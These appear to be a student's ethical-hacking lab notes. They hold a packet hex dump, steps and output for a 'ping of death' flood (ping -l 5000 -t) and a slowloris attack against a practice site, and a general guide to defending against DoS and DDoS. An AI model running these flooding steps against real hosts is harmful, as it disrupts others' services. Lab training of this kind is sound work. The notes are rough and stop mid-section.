Multicast Domain Name System (query)
0000 01 00 5e 00 00 fb 80 ad 16 bf d2 ee 88 00 45 00
0010 00 50 3e c5 40 80 ff 11 0c 87 c0 a8 2e c2 e0 80
0020 00 fb 14 e9 14 e9 80 45 04 b8 00 4e 80 80 80 02
0030 00 80 00 00 00 00 00 0f 22 33 33 36 33 37 41 45
0040 64 5f 73 75 62 8b 5f 67 6f 67 6c 65 63 61 73
0050 74 84 5f 74 83 70 35 6c 6f 63 61 6c 80 8c 80
0060 01 c0 1b 00 0c 80 81
```

How to parfrome ping of death attack/DDOS attack

Step1: open the cmd type the target web site

```
Microsoft Windows [Version 10.0.22631.5189]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin>cd
C:\Users\admin>

C:\Users\admin>ping -l 5000 certifiedhacker.com -t

Pinging certifiedhacker.com [162.241.216.11] with 5000 bytes of data:
Reply from 162.241.216.11: bytes=5000 time=271ms TTL=50
Reply from 162.241.216.11: bytes=5000 time=386ms TTL=50
Reply from 162.241.216.11: bytes=5000 time=348ms TTL=50
Reply from 162.241.216.11: bytes=5000 time=301ms TTL=50
Reply from 162.241.216.11: bytes=5000 time=316ms TTL=50
Reply from 162.241.216.11: bytes=5000 time=329ms TTL=50
Reply from 162.241.216.11: bytes=5000 time=328ms TTL=50
Reply from 162.241.216.11: bytes=5000 time=320ms TTL=50
Reply from 162.241.216.11: bytes=5000 time=296ms TTL=50
Reply from 162.241.216.11: bytes=5000 time=287ms TTL=50
```

What is ping of death attack

The **Ping of Death (PoD)** is a type of **Denial-of-Service (DoS) attack** that involves sending malicious or oversized ping packets to a target system, causing it to crash, freeze, or reboot.

🔧 How It Works:

- A normal **ping** request uses **ICMP (Internet Control Message Protocol)** and typically sends packets of **56 bytes** (plus 8 bytes of ICMP header = **64 bytes total**).

- The **maximum size** of a standard IP packet is **65,535 bytes**.
- In a **Ping of Death attack**, the attacker sends a ping packet **larger than the allowed size** (often split into fragments).
- When the victim's system reassembles these fragments into one oversized packet, it **overflows memory buffers**, leading to:
 - System crashes
 - Reboots
 - Blue screens (in Windows)
 - Other unpredictable behaviour


Task6 How to perform slowloris attack using isb

Step1: open the isb tool in windows machine

Step2: type the target url


Eg: <http://certifiedhacker.com>

Step3: set target click on button



Result:

Click on target start



How to and protect against Dos and Ddos attack

Protecting against DoS (Denial of Service) and DDoS (Distributed Denial of Service) attacks involves a combination of prevention, detection, and mitigation strategies. Here's a clear, structured approach:

1. Understand the Threats

- **DoS attack:** A single source floods a service with traffic to overwhelm it.
 - **DDoS attack:** Multiple systems (often botnets) are used to launch a coordinated flood.
-

2. General Protection Measures

Infrastructure-Level Defenses

- **Use a Content Delivery Network (CDN):** CDNs like Cloudflare or Akamai absorb large volumes of traffic and block malicious requests before they reach your server.
- **Deploy Web Application Firewalls (WAF):** WAFs filter and monitor HTTP traffic to block suspicious patterns (e.g., AWS WAF, Cloudflare WAF).

- **Rate Limiting:** Limit how many requests a user can make in a certain period.
- **Geo-blocking or IP blocking:** Block traffic from regions or specific IPs not relevant to your business.

✓ *Server-Side Configurations*

- **Timeout and Throttling:** Configure short connection timeouts and restrict resources per connection (e.g., max simultaneous connections).
 - **Reverse Proxies:** Use tools like Nginx or HAProxy to filter and balance traffic before it hits your servers.
 - **Load Balancers:** Distribute traffic across multiple servers to prevent overloading a single point.
-

🚧 3. Monitoring and Detection

- **Network Monitoring Tools:** Use tools like Nagios, Zabbix, or Prometheus with Grafana for real-time traffic analysis.
 - **Intrusion Detection Systems (IDS):** Detect malicious traffic (e.g., Snort, Suricata).
 - **Anomaly Detection:** Set alerts for traffic spikes or suspicious usage patterns.
-

🔗 4. Cloud-Based DDoS Protection Services

Some specialized services that protect against large-scale attacks:

- **Cloudflare**
- **AWS Shield (and Shield Advanced)**
- **Akamai Kona Site Defender**
- **Imperva DDoS Protection**
- **Google Cloud Armor**
- **Microsoft Azure DDoS Protection**

These services offer:

- Automatic traffic analysis
- Global mitigation networks
- Real-time dashboards
- Attack alerts

🔗 5. Response and Recovery Plan

- **Create a DDoS Playbook:** Include steps for mitigation, communication, and recovery.
 - **Maintain Offsite Backups:** To recover quickly if a system goes down.
 - **Have an Incident Response Team:** Ensure your IT/security team can act quickly.
-

□ 6. Test Your Defenses

- **Simulate Attacks:** Use penetration testing tools or hire red teams to simulate DDoS attacks.
- **Regular Updates and Patch Management:** Vulnerabilities can be exploited to enhance the impact of DDoS attacks.

Detections tools for DDos and Dos using DDos Graddain moniter

That is tool called DDos Graddain moniter

how to use this tool

step1: open the tool

